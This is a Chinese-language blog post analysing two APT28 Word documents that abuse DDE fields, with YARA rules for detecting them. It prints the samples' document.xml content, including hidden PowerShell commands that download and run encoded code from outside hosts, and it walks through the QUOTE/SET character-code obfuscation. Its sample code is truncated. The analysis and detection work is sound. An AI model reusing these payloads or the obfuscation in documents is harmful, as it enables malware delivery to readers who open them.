APT28分析之DDE样本分析

番茄炖番茄 / 2019-05-25 08:40:00 / 浏览数 4495 安全技术 二进制安全 顶(0) 踩(0)

最近在研究APT攻击，我选择研究APT的方法通过一个APT组织入手，我选择的是APT28这个组织，APT28组织是一个与俄罗斯政府组织的高级攻击团伙，我将分析该组织的
本次的分析的样本来此mcafee文章的样本，未提及具体共的攻击者，样本的内容与纽约恐怖袭击有关。APT28能够利用当时的热点事件。迅速采用新技术发起攻击。
DDE（动态数据交换），被定义为允许应用程序共享的一组消息和准则。，应用程序可以使用DDE协议进行一次数据传输，以便应用程序在新数据可用时将更新发送给彼此
此次分析的样本一共如下两个：
文件名称 IsisAttackInNewYork.docx
SHA-1 1C6C700CEEBFBE799E115582665105CAA03C5C9E
创建时间 2017:10:27T 22:23:00Z
文件大小 53.1 KB (54,435 字节)

文件名称 SabreGuardian.docx
SHA-256 68C2809560C7623D2307D8797691ABF3EAFE319A
创建时间 2017:10:27 22:23:00Z
文件大小 49.8 KB (51,046 字节)
样本分析
首先分析SabreGuardian.docx，双击之后发现会出现提示更新域

在点击是之后，会出现另外一个提示，我们可以看到出现以下，出现了启动应用程序MSWord程序，这里初始一看并没有什么问题，毕竟启动的是WORD本身自己。

我们在所有有关字符串之后，发现了相关的DDE攻击代码，在word/document.xml中，如下图所示。

```
/schemas.microsoft.com/office/word/2010/wordprocessingGroup" xmlns:wpi="http://schemas.microsoft.com/office/word/2010/wordprocessingInk"
xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml" xmlns:wps="http://schemas.microsoft.com/office/word/2010/wordprocessingShape
" mc:Ignorable="w14 w15 w16se w16cid wp14"><w:body><w:p w:rsidR="00522B43" w:rsidRDefault="00BF6731"><w:r><w:fldChar w:fldCharType="begin"/>
</w:r><w:bookmarkStart w:id="0" w:name="_GoBack"/><w:bookmarkEnd w:id="0"/><w:r w:rsidR="005C4A94"><w:instrText xml:space="preserve">DDE
"C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -NoP -sta -NonI -W
Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://sendmevideo.org/dh2025e/eee.txt');powershell -enc $e # " "a slow internet
connection" "try again later"</w:instrText></w:r><w:r><w:fldChar w:fldCharType="separate"/></w:r><w:r><w:rPr><w:b/><w:noProof/></w:rPr><w:t>
</w:t></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r></w:p><w:sectPr w:rsidR="00522B43"><w:pgSz w:w="12240" w:h="15840"/><w:pgMar w:top="
1440" w:right="1440" w:bottom="1440" w:left="1440" w:header="720" w:footer="720" w:gutter="0"/><w:cols w:space="720"/><w:docGrid w:linePitch=
"360"/></w:sectPr></w:body></w:document>
```


我们可以看到样本运用初步的社会工程学技术，虽然表面上是运行的MSWord.exe,但是实际上运行的是POWERSHELL进程。
"C:\Programs\Microsoft\Office\MSWord.exe\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Powershell进程会远程下载一个文件，并用powershell执行起来。此文件用以下YARA规则进行匹配能够匹配到

```
rule Office_DDEAUTO_field {
  strings:
    $a = /<w:fldChar\s+?w:fldCharType="begin"\/>.+?\b[Dd][Dd][Ee][Aa][Uu][Tt][Oo]\b.+?<w:fldChar\s+?w:fldCharType="end"\/>/
  condition:
    $a
}

rule Office_DDE_field {
  strings:
    $a = /<w:fldChar\s+?w:fldCharType="begin"\/>.+?\b[Dd][Dd][Ee]\b.+?<w:fldChar\s+?w:fldCharType="end"\/>/
  condition:
    $a
}
```

0x86a:$a: <w:fldChar w:fldCharType="begin"/></w:r><w:bookmarkStart w:id="0" w:name="_GoBack"/><w:bookmarkEnd w:id="0"/><
w:r w:rsidR="005C4A94"><w:instrText xml:space="preserve">DDE "C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..
.\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebCli
ent).DownloadString('http://sendmevideo.org/dh2025e/eee.txt');powershell -enc $e # " "a slow internet connection" "try a
gain later"</w:instrText></w:r><w:r><w:fld

再来分析SabreGuardian.docx，发现跟上个文件一样还是进行了一定的社会工程学，伪装成启动MSWord.exe



但是并没有发现如上一个文件一样的字符串，但是通过使用上面的yara规则也能匹配到具体的威胁，如下图所示。

0x87d:$a: <w:fldChar w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:in
strText>SET c</w:instrText></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:instrText">"</w:inst
rText></w:r><w:fldSimple w:instr=" QUOTE 67 58 92 80 114 111 103 114 97 109 115 92 77 105 99 114 111 115 111 102 116 9
2 79 102 102 105 99 101 92 77 83 87 111 114 100 46 101 120 101 92 46 46 92 46 46 92 46 46 92 46 46 92 87 105 110 100 111
119 115 92 83 121 115 116 101 109 51 50 9
0xe3d:$a: <w:fldChar w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:in
strText>SET d</w:instrText></w:r><w:r><w:instrText xml:space="preserve"> "</w:instrText></w:r><w:fldSimple w:instr=" QU
OTE 97 32 115 108 111 119 32 105 110 116 101 114 110 101 116 32 99 111 110 110 101 99 116 105 111 110 ">
:b/><w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple><w:r><w:instrText xml:space="preserve">" </w:ins
trText></w:r><w:r><w:fldChar w:fldCharType
0x109b:$a: <w:fldChar w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:i
nstrText>SET e</w:instrText></w:r><w:r><w:instrText xml:space="preserve"> "</w:instrText></w:r><w:fldSimple w:instr=" Q
UOTE 116 114 121 32 97 103 97 105 110 32 108 97 116 101 114 ">
instrText></w:r></w:fldSimple><w:r><w:instrText xml:space="preserve">" </w:instrText></w:r><w:r><w:fldChar w:fldCharType
="end"/></w:r><w:bookmarkStart w:id="0" w:n
0x1300:$a: <w:fldChar w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space="preserve"> DDE</w:instrText></w:r><w:r w
:rsidR="00830AD6"><w:instrText xml:space="preserve"> </w:instrText></w:r><w:fldSimple w:instr=" REF c "><w:r w:rsidR="00
830AD6"><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple><w:r w:rsidR="00830AD6"><w:inst
rText xml:space="preserve"> </w:instrText></w:r><w:fldSimple w:instr=" REF d "><w:r w:rsidR="00830AD6"><w:rPr><w:b/><w:n
oProof/></w:rPr><w:instrText> </w:instrText

在对应的word/document.xml发现了上面的字符串，我们具体分析下这个字符串。

fldCharType="begin"/></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:instrText>SET c</w:instrText></w:r><w:r><w:
instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:instrText>"</w:instrText></w:r><w:fldSimple w:instr=" QUOTE 67 58 92 80 114
111 103 114 97 109 115 92 77 105 99 114 111 115 111 102 116 92 79 102 102 105 99 101 92 77 83 87 111 114 100 46 101 120 101 92 46 46 92 46
46 92 46 46 92 46 46 92 87 105 110 100 111 119 115 92 83 121 115 116 101 109 51 50 92 87 105 110 100 111 119 115 80 111 119 101 114 83 104
101 108 108 92 118 49 46 48 92 112 111 119 101 114 115 104 101 108 108 46 101 120 101 32 45 78 111 80 32 45 115 116 97 32 45 78 111 110 73
32 45 87 32 72 105 100 100 101 110 32 36 101 61 40 78 101 119 45 79 98 106 101 99 116 32 83 121 115 116 101 109 46 78 101 116 46 87 101 98
67 108 105 101 110 116 41 46 68 111 119 110 108 111 97 100 83 116 114 105 110 103 40 39 104 116 116 112 58 47 47 110 101 116 109 101 100 105
97 114 101 115 111 117 114 99 101 115 46 99 111 109 47 99 111 110 102 105 103 46 116 120 116 39 41 59 112 111 119 101 114 115 104 101 108
108 32 45 101 110 99 32 36 101 32 35 ">
instrText></w:instrText></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r></w:p><
w:p w:rsidR="00830AD6" w:rsidRDefault="00830AD6" w:rsidP="00830AD6"><w:r><w:fldChar w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space=
"preserve"> </w:instrText></w:r><w:r><w:instrText>SET d</w:instrText></w:r><w:r><w:instrText xml:space="preserve"> "</w:instrText></w:r><w:
fldSimple w:instr=" QUOTE 97 32 115 108 111 119 32 105 110 116 101 114 110 101 116 32 99 111 110 110 101 99 116 105 111 110 ">
<w:b/><w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple><w:r><w:instrText xml:space="preserve">" </w:instrText></w:r><w:r><
w:fldChar w:fldCharType="end"/></w:r></w:p><w:p w:rsidR="00830AD6" w:rsidRDefault="00830AD6" w:rsidP="00830AD6"><w:r><w:fldChar w:fldCharType
="begin"/></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:instrText>SET e</w:instrText></w:r><w:r><w:instrText xml:
space="preserve"> "</w:instrText></w:r><w:fldSimple w:instr=" QUOTE 116 114 121 32 97 103 97 105 110 32 108 97 116 101 114 ">
w:b/><w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple><w:r><w:instrText xml:space="preserve">" </w:instrText></w:r><w:r><w:
:fldChar w:fldCharType="end"/></w:r><w:bookmarkStart w:id="0" w:name="_GoBack"/><w:bookmarkEnd w:id="0"/></w:p><w:p w:rsidR="00522B43" w:
rsidRDefault="00BF6731"><w:r><w:fldChar w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space="preserve"> DDE</w:instrText></w:r><w:r w:
rsidR="00830AD6"><w:instrText xml:space="preserve"> </w:instrText></w:r><w:fldSimple w:instr=" REF c "><w:r w:rsidR="00830AD6"><w:rPr><w:b/><
w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple><w:r w:rsidR="00830AD6"><w:instrText xml:space="preserve"> </w:instrText>
</w:r><w:fldSimple w:instr=" REF d "><w:r w:rsidR="00830AD6"><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple
><w:r w:rsidR="00830AD6"><w:instrText xml:space="preserve"> </w:instrText></w:r><w:fldSimple w:instr=" REF e "><w:r w:rsidR="00830AD6"><w:rPr
><w:b/><w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><
w:fldChar w:fldCharType="separate"/></w:r><w:r><w:rPr><w:b/><w:noProof/></w:rPr><w:t> </w:t></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r>

通过分析发现了Quote域，Quote域可以将特定的文本插入到文档中如下图所示，QUOTE域提供某个字符的数字编码，它会将这个编码转换为对应的字符，set用于存储Quote生成的值保存到C变量中，可以看到设置了三个变量c、d、e

- </w:r>
- <w:r>
<w:instrText>SET c</w:instrText>
</w:r>
- <w:r>
<w:instrText xml:space="preserve"> </w:instrText>
</w:r>
- <w:r>
<w:instrText>"</w:instrText>
</w:r>
- <w:fldSimple w:instr=" QUOTE 67 58 92 80 114 111 103 114 97 109 115 92 77 105 99 114 111 115 111 102 116 92 79 102 102 105 99 101 92 77 83 87 111 114
100 46 101 120 101 92 46 46 92 46 46 92 46 46 92 46 46 92 87 105 110 100 111 119 115 92 83 121 115 116 101 109 51 50 92 87 105 110 100 111 119 115 80
111 119 101 114 83 104 101 108 108 92 118 49 46 48 92 112 111 119 101 114 115 104 101 108 108 46 101 120 101 32 45 78 111 80 32 45 115 116 97 32 45
78 111 110 73 32 45 87 32 72 105 100 100 101 110 32 36 101 61 40 78 101 119 45 79 98 106 101 99 116 32 83 121 115 116 101 109 46 78 101 116 46 87 101
98 67 108 105 101 110 116 41 46 68 111 119 110 108 111 97 100 83 116 114 105 110 103 40 39 104 116 116 112 58 47 47 110 101 116 109 101 100 105 97
114 101 115 111 117 114 99 101 115 46 99 111 109 47 99 111 110 102 105 103 46 116 120 116 39 41 59 112 111 119 101 114 115 104 101 108 108 32 45 101
110 99 32 36 101 32 35 ">
- <w:r>

```
        <w:instrText xml:space="preserve"> </w:instrText>
      </w:r>
    - <w:r>
        <w:instrText>SET d</w:instrText>
      </w:r>
    - <w:r>
        <w:instrText xml:space="preserve"> "</w:instrText>
      </w:r>
    - <w:fldSimple w:instr=" QUOTE 97 32 115 108 111 119 32 105 110 116 101 114 110 101 116 32 99 111 110 110 101 99 116 105 111 110 ">
      - <w:r>
        - <w:rPr>
            <w:b/>
            <w:noProof/>
          </w:rPr>
          <w:instrText xml:space="preserve"> </w:instrText>
        </w:r>
      - <w:r>
          <w:instrText>SET e</w:instrText>
        </w:r>
      - <w:r>
          <w:instrText xml:space="preserve"> "</w:instrText>
        </w:r>
      - <w:fldSimple w:instr=" QUOTE 116 114 121 32 97 103 97 105 110 32 108 97 116 101 114 ">
        - <w:r>
          - <w:rPr>
              <w:b/>
```

最后传到DDE命令中

```
            <w:fldChar w:fldCharType="begin" />
        </w:r>
      - <w:r>
          <w:instrText xml:space="preserve"> DDE</w:instrText>
        </w:r>
      - <w:r w:rsidR="00830AD6">
          <w:instrText xml:space="preserve"> </w:instrText>
        </w:r>
      - <w:fldSimple w:instr=" REF c ">
        - <w:r w:rsidR="00830AD6">
          - <w:rPr>
              <w:b/>
              <w:noProof/>
            </w:rPr>
            <w:instrText> </w:instrText>
          </w:r>
        </w:fldSimple>
      - <w:r w:rsidR="00830AD6">
          <w:instrText xml:space="preserve"> </w:instrText>
        </w:r>
      - <w:fldSimple w:instr=" REF d ">
        - <w:r w:rsidR="00830AD6">
          - <w:rPr>
              <w:b/>
              <w:noProof/>
            </w:rPr>
            <w:instrText> </w:instrText>
          </w:r>
        </w:fldSimple>
      - <w:r w:rsidR="00830AD6">
          <w:instrText xml:space="preserve"> </w:instrText>
        </w:r>
      - <w:fldSimple w:instr=" REF e ">
        - <w:r w:rsidR="00830AD6">
          - <w:rPr>
```

上面的内容缩写为

{SET c "{QUOTE 65 65 65 65}"}
{SET d "{QUOTE 66 66 66 66}"}
{SET e "{QUOTE 67 67 67 67}"}
{DDE {REF c} {REF d} {REF e}}
等同于
{DDE "AAAA" "BBBB" "CCCC"}
来写一个小的python脚本来将上面的数字编码转化成字符串。

```python
#!/usr/bin/python
import sys,os
s = "67 58 92 80 114 111 103 114 97 109 115 92 77 105 99 114 111 115 111
l = s.split(" ")
c = list()
for n in l:
    if n.strip():
        c.append(int(n))
b = bytearray(c)
print(b)
```

三段小字符串分别是如下图所示，发现跟第一个是一样的通过powershell下载文件在通过power shell运行。

```
a slow internet connection

try again later

C:\Programs\Microsoft\Office\MSWord.exe\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -sta -No
nI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://netmediaresources.com/config.txt');powershell -
enc $e #
```

参考文章：
https://securingtomorrow.mcafee.com/mcafee-labs/apt28-threat-group-adopts-dde-technique-nyc-attack-theme-in-latest-campaign/

上一篇：CVE-2018-12454合约代... 下一篇：Windows 10中的DHCP：...

1. 0 条回复
   - 动动手指，沙发就是你的了！